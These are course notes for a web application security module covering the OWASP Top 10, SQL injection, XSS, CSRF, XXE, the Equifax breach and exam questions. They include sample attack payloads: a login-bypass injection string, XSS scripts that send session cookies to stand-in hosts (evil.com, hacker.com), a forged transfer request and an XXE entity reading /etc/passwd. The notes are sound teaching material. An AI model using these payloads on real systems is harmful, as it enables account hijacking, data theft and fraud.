
VAPT Module 4 – Web Application Security Vulnerabilities

1. Introduction to Web Application Security



Why are Web Apps Attractive Targets?

- Almost every service (banking, healthcare, education, e-commerce) runs on web applications.
- Millions of people use them daily → more attack surface.
- They often store **sensitive data** (passwords, credit cards, health records).


Definition

A **Web Application Vulnerability** is a weakness or flaw in a web application that attackers can exploit to:

- Steal or modify data,
- Hijack user accounts,
- Inject malicious code,
- Take control of servers.

Fact: According to OWASP, 90% of tested web applications have at least one serious vulnerability.

2. The OWASP Top 10


OWASP
Top 10
Vulnerabilities
1
Insufficient Logging and Monitoring
2
Broken Access Control
3
Injection
4
Cryptographic Failures
5
Identification and Authentication Failures
6
Vulnerable and Outdated Components
7
Server-Side Request Forgery (SSRF)
8
Insecure Design
9
Security Misconfiguration
10
Software and Data Integrity Failures

The **Open Web Application Security Project (OWASP)** publishes the **Top 10 most critical risks**.

- Updated regularly (latest: 2021 version).
- Acts as a **checklist** for secure coding and penetration testing.

Rank	**Vulnerability**	**Example Impact**
1	Broken Access Control	Unauthorized access to sensitive data
2	Cryptographic Failures (Sensitive Data Exposure)	Data theft
3	Injection (SQLi, LDAPi, etc.)	Database takeover
4	Insecure Design	Weak workflows, poor security controls
5	Security Misconfiguration	Default passwords, open ports
6	Vulnerable & Outdated Components	Exploiting old libraries
7	Identification & Authentication Failures	Account takeover
8	Software & Data Integrity Failures	Supply-chain attacks
9	Security Logging & Monitoring Failures	Attacks go unnoticed
10	Server-Side Request Forgery (SSRF)	Internal system compromise

In this module, we'll focus on classic vulnerabilities that overlap with this list.

3. Detailed Study of Key Vulnerabilities


3.1 SQL Injection (SQLi)

- **Definition:** Injecting malicious SQL queries into database queries.
- **Example Attack:**
    - Login form:
    - SELECT * FROM users WHERE username = ' " + userInput + " ' AND password = ' " + passInput + " ';
    - Attacker enters: ' OR 1=1 --
    - Becomes:
    - SELECT * FROM users WHERE username='' OR 1=1 -- AND password='';


→ Bypasses login!

- **Impact:**
    - Steal entire databases.
    - Modify or delete records.
    - Gain admin access.
- **Prevention:**
  ✔ Use **Prepared Statements / Parameterized Queries**.
  ✔ Validate & sanitize input.
  ✔ Apply **least privilege** to database accounts.

3.2 Cross-Site Scripting (XSS)



- **Definition:** Attacker injects malicious JavaScript that executes in victim's browser.
- **Types:**
  1. **Stored XSS** – Script stored in DB (e.g., forum comments).
  2. **Reflected XSS** – Script comes via malicious URL.
  3. **DOM-based XSS** – Script exploits client-side code.
- **Example:**
- <script>document.location='http://evil.com?cookie='+document.cookie;</script>



```
<script>
new Image().src= "http://
hacker.com/"+document.cookie;
</script>
```

-

→ Steals session cookies.

- **Impact:**
  - Session hijacking, phishing.
  - Website defacement.
- **Prevention:**

✓ Input validation + output encoding.
✓ Apply **Content Security Policy (CSP)**.
✓ Use **HttpOnly cookies**.

3.3 Cross-Site Request Forgery (CSRF)

- **Definition:** Attacker tricks a logged-in user into making unintended requests.
- **Example:**
    - User is logged into bank.com.
    - Malicious website loads:
    - <img src="http://bank.com/transfer?amount=10000&to=hacker">
    - Money transferred without consent!
- **Impact:** Unauthorized actions (fund transfers, profile changes).
- **Prevention:**
✓ Anti-CSRF tokens.
✓ SameSite cookies.
✓ Use **POST requests** for sensitive actions.

3.4 Broken Authentication

- **Definition:** Poor authentication mechanisms.
- **Example Issues:**
    - Weak passwords allowed.
    - Predictable session IDs.
    - Passwords stored in plain text.
- **Impact:** Account takeover.
- **Prevention:**
✓ Enforce strong password policies.
✓ Implement MFA.
✓ Store passwords using **bcrypt/scrypt/Argon2** (salted hashing).

3.5 Sensitive Data Exposure

- **Definition:** Sensitive data is not properly protected (in transit or at rest).
- **Examples:**
    - Using HTTP instead of HTTPS.

    - Storing credit card info in plaintext.
- **Impact:** Identity theft, fraud, financial loss.
- **Prevention:**
  ✓ TLS/SSL encryption.
  ✓ Strong encryption for data at rest.
  ✓ Secure key management.

3.6 Security Misconfiguration

- **Definition:** Incorrectly set up systems.
- **Examples:**
    - Default admin/admin login.
    - Debug mode enabled in production.
    - Cloud storage left public.
- **Impact:** Full system compromise.
- **Prevention:**
  ✓ Remove unused features/services.
  ✓ Change defaults.
  ✓ Regular audits & automated scans.

3.7 Broken Access Control

- **Definition:** Application doesn't enforce user permissions properly.
- **Example:**
- /user/profile?id=1 → Admin's data exposed
- **Impact:** Unauthorized data access.
- **Prevention:**
  ✓ Implement Role-Based Access Control (RBAC).
  ✓ Validate authorization at every layer.

3.8 Using Components with Known Vulnerabilities

- **Definition:** Old libraries/frameworks with unpatched flaws.
- **Famous Example: Equifax Breach 2017** (Apache Struts vulnerability).
- **Prevention:**
  ✓ Patch regularly.
  ✓ Use OWASP Dependency-Check.

3.9 XML External Entity (XXE)

- **Definition:** Exploiting XML parsers that load external entities.
- **Example:**
- <!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
- <data>&xxe;</data>
- **Impact:** File disclosure, SSRF, DoS.
- **Prevention:**
  ✓ Disable external entities.
  ✓ Validate XML.

3.10 Unvalidated Redirects & Forwards

- **Definition:** Redirects controlled by user input.
- **Example:**
- http://example.com/redirect?url=http://evil.com
- **Impact:** Phishing, malware.
- **Prevention:**
  ✓ Validate redirect destinations.
  ✓ Use whitelists.

4. Injection Vulnerabilities (Detailed)

- **Definition:** Sending untrusted input to interpreters.
- **Types:**
  - SQL Injection
  - Command Injection
  - LDAP Injection
  - XML Injection
- **Mitigation:**
  - Use prepared statements.
  - Input validation.
  - Least privilege access.

5. Vulnerability Analysis

Steps:

1. **Identification** → Scanning, manual checks.
2. **Assessment** → Classify (Critical/High/Medium/Low).
3. **Remediation** → Apply fixes.
4. **Re-testing** → Verify.

Types:

- **Passive Analysis** – Logs, network sniffing.
- **Source Code Analysis** – Static tools (SonarQube, Fortify).
- **Binary Analysis** – Reverse engineering (Ghidra, IDA Pro).

Tools:

- **Scanners:** Nessus, OpenVAS.
- **SAST:** SonarQube, Checkmarx.
- **DAST:** Burp Suite, OWASP ZAP.
- **Binary:** Ghidra, Radare2.

6. Case Study – Equifax Data Breach (2017)

- **Background:**
  Equifax → One of the largest credit bureaus.
- **What Happened:**
  - Attackers exploited **Apache Struts CVE-2017-5638**.
  - Unpatched library allowed remote code execution.
- **Impact:**
  - 147 million personal records stolen.
  - Names, SSNs, addresses, driver's licenses.
  - $700M in fines & settlements.
- **Lessons:**
  ✔ Patch management is critical.
  ✔ Continuous vulnerability scanning.
  ✔ Web application security is business-critical.

7. Summary for Students

- Web applications are vital but vulnerable.
- **OWASP Top 10** → Industry standard for security awareness.
- **SQLi, XSS, CSRF, Broken Auth** → Must-know vulnerabilities.
- **Vulnerability Analysis & Tools** → Essential in professional VAPT.
- **Case Study (Equifax)** → Shows real-world consequences.

Key Message:
"Security should be designed into applications from Day 1, not added as an afterthought."

20 Model Questions – Module 4 (Web Application Vulnerabilities)

Q1. Explain SQL Injection with an example. How can it be prevented?

Q2. What is Cross-Site Scripting (XSS)? Differentiate between Stored, Reflected, and DOM-based XSS.

Q3. Describe Cross-Site Request Forgery (CSRF) attack with an example. Suggest mitigation techniques.

Q4. What is Broken Authentication? Give two real-world issues and mitigation strategies.

Q5. Explain Sensitive Data Exposure with an example. Why is encryption important?

Q6. Define Security Misconfiguration. List common causes and prevention methods.

Q7. What is Broken Access Control? Give an example of IDOR (Insecure Direct Object Reference).

Q8. Discuss the risks of using components with known vulnerabilities. Give one real-world case study.

Q9. Explain XML External Entity (XXE) attack with an example. How can it be avoided?

Q10. Write a short note on Unvalidated Redirects and Forwards with a suitable example.

Q11. Compare SQL Injection and Command Injection attacks with examples.

Q12. Define Injection Vulnerabilities. List different types with one-liner examples.

Q13. Define Vulnerability Analysis. Explain the four main steps involved.

Q14. Differentiate between Passive Analysis and Active Analysis in vulnerability testing.

Q15. Differentiate between Static Analysis, Dynamic Analysis, and Binary Analysis in Vulnerability Testing.

Q16. Discuss any four tools used for Vulnerability Analysis and their functions.

Q17. What is Google Dorking? Give examples of search operators that may reveal vulnerabilities.

Q18. Explain how log analysis can help in identifying vulnerabilities with examples.

Q19. Discuss the importance of Insufficient Logging and Monitoring in web application security. How can it be improved?

Q20. Case Study Question – Equifax Breach 2017: Explain how it happened and what lessons were learned.

Overall Evaluation Scheme (for all 10-mark answers)

Component	**Marks**	**What is Expected**
Concept / Definition	2–3	Correct definition or introduction of the vulnerability/topic.
Explanation / Working	3–4	Logical flow, attack scenario, or methodology explained.
Example / Mitigation / Diagram	3–4	Real-world example, prevention strategy, OR neat diagram supporting the answer.
Total	**10 Marks**	Balanced evaluation across theory and application.